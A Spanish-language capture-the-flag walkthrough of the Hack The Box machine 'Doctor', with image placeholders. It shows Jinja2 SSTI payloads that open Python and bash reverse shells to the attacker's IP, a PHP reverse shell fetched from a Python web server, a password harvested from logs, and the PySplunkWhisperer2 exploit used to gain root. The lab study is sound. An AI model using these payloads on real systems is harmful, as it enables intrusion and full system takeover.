
Como me estaba dando problemas para enviarme una reverse shell directamente, lo que he echo ha sido crear un archivo llamado "shell.php" que contiene la reverse shell de pentest monkey. Luego me habro servidor http con python y me lo descargo desde la maquina victima:




Cuando actualizo en la ruta "/archive" me llega la peticion:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.10.209 - - [01/Nov/2024 07:18:59] "GET /shell.php HTTP/1.1" 200 -
```


Vamos a probar a acceder al archivo que hemos subido desde la raiz del servidor web:




Tampoco lo encuentra desde el dominio a traves del virtual hosting que se esta aplicando:



Como podemos ejecutar comandos en la maquina victima a traves del SSTI puedo mover el archivo "shell.php" al directorio "/var/www/html" que es donde se encuentra el servidor web que apunta a la IP:



Ahora se supone que si vamos a la raiz del servidor web que apunta a la IP podemos ver el archivo "shell.php", si accedemos se enviara una reverse shell a nuestra maquina que interceptaremos estando con netcat a la escucha (tenemos que actualizar la ruta "/archive"):



El problema es que consegimos la sesion como el usuario www-data, y cuando accedemos nos damos cuenta que hay un usuario llamado "web" que puede tener mas privilegios que "www-data" y podemos acceder a ese usuario si conseguimos una reverse shell desde el SSTI. Vamos a probar mas payloads en "Payloads all the things"

Exploit the SSTI by calling Popen without guessing the offset

```
{% for x in ().__class__.__base__.__subclasses__() %}{% if "warning" in x.__name__ %}{{x()._module.__builtins__['__im
```

Si nos fijamos lo que hace es enviarnos leer el archivo flag.txt y enviarnoslo a traves de la conexion que genera cuando especificamos la IP:

```
{% for x in ().__class__.__base__.__subclasses__() %}{% if "warning" in x.__name__ %}
{{x()._module.__builtins__['__import__']('os').popen("python3 -c 'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect((\"ip\",4444));os.dup2(s.fileno(),0)
; os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call([\"/bin/cat\", \"flag.txt\"]);'").read().zfill(417)}}
{%endif%}{% endfor %}
```

Lo podemos modificar de dos formas para enviarnos la conexion:

1.
```
{% for x in ().__class__.__base__.__subclasses__() %}{% if "warning" in x.__name__ %}
{{x()._module.__builtins__['__import__']('os').popen("python3 -c 'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect((\"10.10.14.11\",4444));os.dup2(
s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call([\"/bin/bash\", \"-
i\"]);'").read().zfill(417)}}{%endif%}{% endfor %}
```

```
┌──(kali㉿kali)-[~/Downloads]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.14.11] from (UNKNOWN) [10.10.10.209] 45590
bash: cannot set terminal process group (870): Inappropriate ioctl for device
bash: no job control in this shell
web@doctor:~$
```

2.
```
{% for x in ().__class__.__base__.__subclasses__() %}{% if "warning" in x.__name__ %}
{{x()._module.__builtins__['__import__']('os').popen("bash -c 'sh -i >& /dev/tcp/10.10.14.11/1234
0>&1'").read().zfill(417)}}{%endif%}{% endfor %}
```

```
└─$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.10.14.11] from (UNKNOWN) [10.10.10.209] 52370
sh: 0: can't access tty; job control turned off
$ whoami
web
```

ESCALADA DE PRIVILEGIOS

Vamos a ver a que grupos pertenece el usuario web:

```
web@doctor:/var/log$ id
uid=1001(web) gid=1001(web) groups=1001(web),4(adm)
```


Como pertenece al grupo "adm" podemos ver los logs del sistema. Vamos a /var/log y filtramos por la palabra "password":

```
web@doctor:/var/log$ cat *|grep -ri password 2>/dev/null
apache2/backup:10.10.14.4 - - [05/Sep/2020:11:17:34 +2000] "POST /reset_password?email=Guitar123" 500 453 "http://doctor.htb/reset_password"
Binary file journal/62307f5876ce4bdeb1a4be33bebfb978/system.journal matches
Binary file journal/62307f5876ce4bdeb1a4be33bebfb978/user-1001@8612c285930942bc8295a5e5404c6fb7-000000000000d0e1-0005ae7b997ca2d8.journal matches
```


Vamos a probar si es la contraseña del usuario "shaun":

```
web@doctor:/var/log$ su shaun
Password:
shaun@doctor:/var/log$ whoami
shaun
```

Estas credenciales tambien funcionan en "splunk":



Vemos que hay un exploit que nos permite escalar privilegios:



Hay 3 que podemos utilizar, 2 son para hacerlo en la maquina victima y otro en remoto desde mi maquina. He intentado hacerlo desde la maquina victima pero faltan modulos de python por instalar:

```
shaun@doctor:/tmp$ python2 PySplunkWhisperer2_local.py --username shaun --password Guitar123 --payload "whoami"
Traceback (most recent call last):
  File "PySplunkWhisperer2_local.py", line 3, in <module>
    import requests
ImportError: No module named requests
```

Vamos a intentarnos enviarnos un ping:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ python3 PySplunkWhisperer2_remote.py --host 10.10.10.209 --lhost 10.10.14.11 --username shaun --password Guitar123 --payload "ping -c1 10.10.14
.11"
Running in remote mode (Remote Code Execution)
[.] Authenticating...
[+] Authenticated
[.] Creating malicious app bundle...
[+] Created malicious app bundle in: /tmp/tmpi31qdixw.tar
[+] Started HTTP server for remote mode
[.] Installing app from: http://10.10.14.11:8181/
10.10.10.209 - - [01/Nov/2024 09:07:16] "GET / HTTP/1.1" 200 -
[+] App installed, your code should be running now!
```

Nos llega:

```
└─$ sudo tcpdump -i tun0 icmp
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on tun0, link-type RAW (Raw IP), snapshot length 262144 bytes
09:07:58.872912 IP doctors.htb > 10.10.14.11: ICMP echo request, id 4, seq 1, length 64
09:07:58.872922 IP 10.10.14.11 > doctors.htb: ICMP echo reply, id 4, seq 1, length 64
```

Como vemos que podemos ejecutar comandos, vamos a enviarnos una reverse shell:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ python3 PySplunkWhisperer2_remote.py --host 10.10.10.209 --lhost 10.10.14.11 --username shaun --password Guitar123 --payload "bash -c 'sh -i >&
 /dev/tcp/10.10.14.11/1234 0>&1'"
Running in remote mode (Remote Code Execution)
[.] Authenticating...
[+] Authenticated
[.] Creating malicious app bundle...
[+] Created malicious app bundle in: /tmp/tmp1lkemhlp.tar
[+] Started HTTP server for remote mode
[.] Installing app from: http://10.10.14.11:8181/
10.10.10.209 - - [01/Nov/2024 09:10:20] "GET / HTTP/1.1" 200 -
[+] App installed, your code should be running now!

Press RETURN to cleanup
```

Y somos root:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.10.14.11] from (UNKNOWN) [10.10.10.209] 52404
sh: 0: can't access tty; job control turned off
# whoami
root
```